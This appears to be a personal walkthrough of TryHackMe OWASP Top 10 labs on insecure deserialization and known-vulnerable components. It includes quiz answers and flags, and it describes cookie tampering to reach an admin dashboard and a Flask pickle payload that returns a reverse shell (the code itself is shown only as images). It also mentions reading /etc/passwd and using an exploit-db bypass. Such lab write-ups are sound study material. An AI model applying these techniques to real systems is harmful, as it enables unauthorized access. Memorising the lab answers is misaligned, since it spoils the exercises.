
A: websites_can_be_easily_defaced_with_xss
[Severity 8] Insecure Deserialization
#deserialization
-
“Insecure Deserialization is a vulnerability which occurs when untrusted data is used to abuse the logic of an application” (Acunetix., 2017)
-
Simply, insecure deserialization is replacing data processed by an application with malicious code; allowing anything from DoS (Denial of Service) to RCE (Remote Code Execution) that the attacker can use to gain a foothold in a pentesting scenario.
-
Specifically, this malicious code leverages the legitimate serialization and deserialization process used by web applications.
-
OWASP rank this vulnerability as 8 out of 10 because of the following reasons:
-
Low exploitability.
-
This vulnerability is often a case-by-case basis - there is no reliable tool/framework for it.
-
Because of its nature, attackers need to have a good understanding of the inner-workings of the ToE.
-
-
The exploit is only as dangerous as the attacker’s skill permits, more so, the value of the data that is exposed.
-
For example, someone who can only cause a DoS will make the application unavailable.
-
The business impact of this will vary on the infrastructure - some organisations will recover just fine, others, however, will not.
-
-
-
At summary, ultimately, any application that stores or fetches data where there are no validations or integrity checks in place for the data queried or retained.
-
A few examples of applications of this nature are:
- E-Commerce Sites
- Forums
- API’s
- Application Runtimes (Tomcat, Jenkins, Jboss, etc)
Questions
- Who developed the Tomcat application?

A: The Apache Software Foundation
- What type of attack that crashes services can be performed with insecure deserialization?
A: Denial Of Service
[Severity 8] Insecure Deserialization - Objects
-
A prominent element of object-oriented programming (OOP), objects are made up of two things:
- State
- Behaviour
-
Simply, objects allow you to create similar lines of code without having to do the leg-work of writing the same lines of code again.
-
For example, lamps can have different types of bulbs, this would be their state, as well as being either on/off - their behaviour!
-
Rather than having to accommodate every type of bulb and whether or not that specific lamp is on or off, you can use methods to simply alter the state and behaviour of the lamp.
Questions
- Select the correct term of the following statement:
if a dog was sleeping, would this be:
A) A State B) A Behaviour
A: A Behaviour
[Severity 8] Insecure Deserialization - Deserialization
-
Serialisation is the process of converting objects used in programming into simpler, compatible formatting for transmitting between systems or networks for further processing or storage.
-
Alternatively, deserialisation is the reverse of this; converting serialised information into their complex form - an object that the application will understand.
-
Say you have a password of “password123” from a program that needs to be stored in a database on another system.
-
To travel across a network this string/output needs to be converted to binary.
-
Of course, the password needs to be stored as “password123” and not its binary notation.
-
Once this reaches the database, it is converted or deserialised back into “password123” so it can be stored.
-
Simply, insecure deserialization occurs when data from an untrusted party (I.e. a hacker) gets executed because there is no filtering or input validation; the system assumes that the data is trustworthy and will execute it no holds barred.
Questions
- What is the name of the base-2 formatting that data is sent across a network as?
A: binary
[Severity 8] Insecure Deserialization - Cookies
#cookies
-
Tiny pieces of data, these are created by a website and stored on the user’s computer.
-
Websites use these cookies to store user-specific behaviours like items in their shopping cart or session IDs.
-
Cookies are not permanent storage solutions like databases.
-
Some cookies such as session ID’s will clear when the browser is closed, others, however, last considerably longer.
- This is determined by the “Expiry” timer that is set when the cookie is created.

Questions
- If a cookie had the path of webapp.com/login , what would the URL that the user has to visit be?
A: webapp.com/login
- What is the acronym for the web technology that Secure cookies work over?
A: HTTPS
[Severity 8] Insecure Deserialization - Cookies Practical
#cookies
Questions
- 1st flag (cookie value)
- Made an account and checked out the cookies

- To get the first flag, I decoded the base64 encrypted cookie sessionID.

A: THM{good_old_base64_huh}
- 2nd flag (admin dashboard)
- To get the second flag, I changed the userType cookie from ‘user’ to ‘admin’ and refreshed the page.

A: THM{heres_the_admin_flag}
[Severity 8] Insecure Deserialization - Code Execution
#deserialization #cookie #pickle #flask
Questions
- In our user account we go to this feedback page:

-
If a user was to enter their feedback, the data will get encoded and sent to the Flask application (presumably for storage within a database for example).
-
However, the application assumes that any data encoded is trustworthy.
-
When you visit the “Exchange your vim” URL, A cookie is encoded and stored within your browser - perfect for us to modify!
-

Once you visit the feedback form, the value of this cookie is decoded and then deserialised.
-
In the snippet below, we can see how the cookie is retrieved and then deserialized via
pickle.loads

- Created a .py file with this payload:

- If I execute the file, the payload will look like this:

- Copied everything betweek quotation marks from this output and replaced the value of the cookie encodedPayload with it.

-

Refreshing the page makes the website hang and this is a good sign that I may have received the shell on my netcat listener
-
Indeed:
- The flag can be found in the home directory of the user we are signed in as:

- flag.txt
A: 4a69a7ff9fd68
[Severity 9] Components With Known Vulnerabilities - Intro
-
Occasionally, you may find that the company/entity that you’re pen-testing is using a program that already has a well documented vulnerability.
-
For example, let’s say that a company hasn’t updated their version of WordPress for a few years, and using a tool such as wpscan, you find that it’s version 4.6.
- Some quick research will reveal that WordPress 4.6 is vulnerable to an unauthenticated remote code execution(RCE) exploit, and even better you can find an exploit already made on exploit-db.
-
As you can see this would be quite devastating, because it requires very little work on the part of the attacker as often times since the vulnerability is already well known, someone else has made an exploit for the vulnerability.
-
The situation becomes even worse when you realize, that it’s really quite easy for this to happen, if a company misses a single update for a program they use, they could be vulnerable to any number of attacks.
-
Hence, why OWASP has rated this a 3(meaning high) on the prevalence scale, it is incredibly easy for a company to miss an update for an application.
[Severity 9] Components With Known Vulnerabilities - Exploit
-
It is also worth noting that it may not always be this easy, sometimes you will just be given a version number like in this case, but other times you may need to dig through the HTML source, or even take a lucky guess on an exploit script, but realistically if it is a known vulnerability, there’s probably a way to discover what version the application is running.
-
That’s really it, the great thing about this piece of the OWASP 10, is that the work is pretty much already done for us, we just need to do some basic research, and as a penetration tester, you’re already doing that quite a bit :).
[Severity 9] Components With Known Vulnerabilities - Lab
Questions
- How many characters are in /etc/passwd (use wc -c /etc/passwd to get the answer)
- Searched ‘bookstore’ on exploit-db:

- We ll be using the Authentification Bypass one:
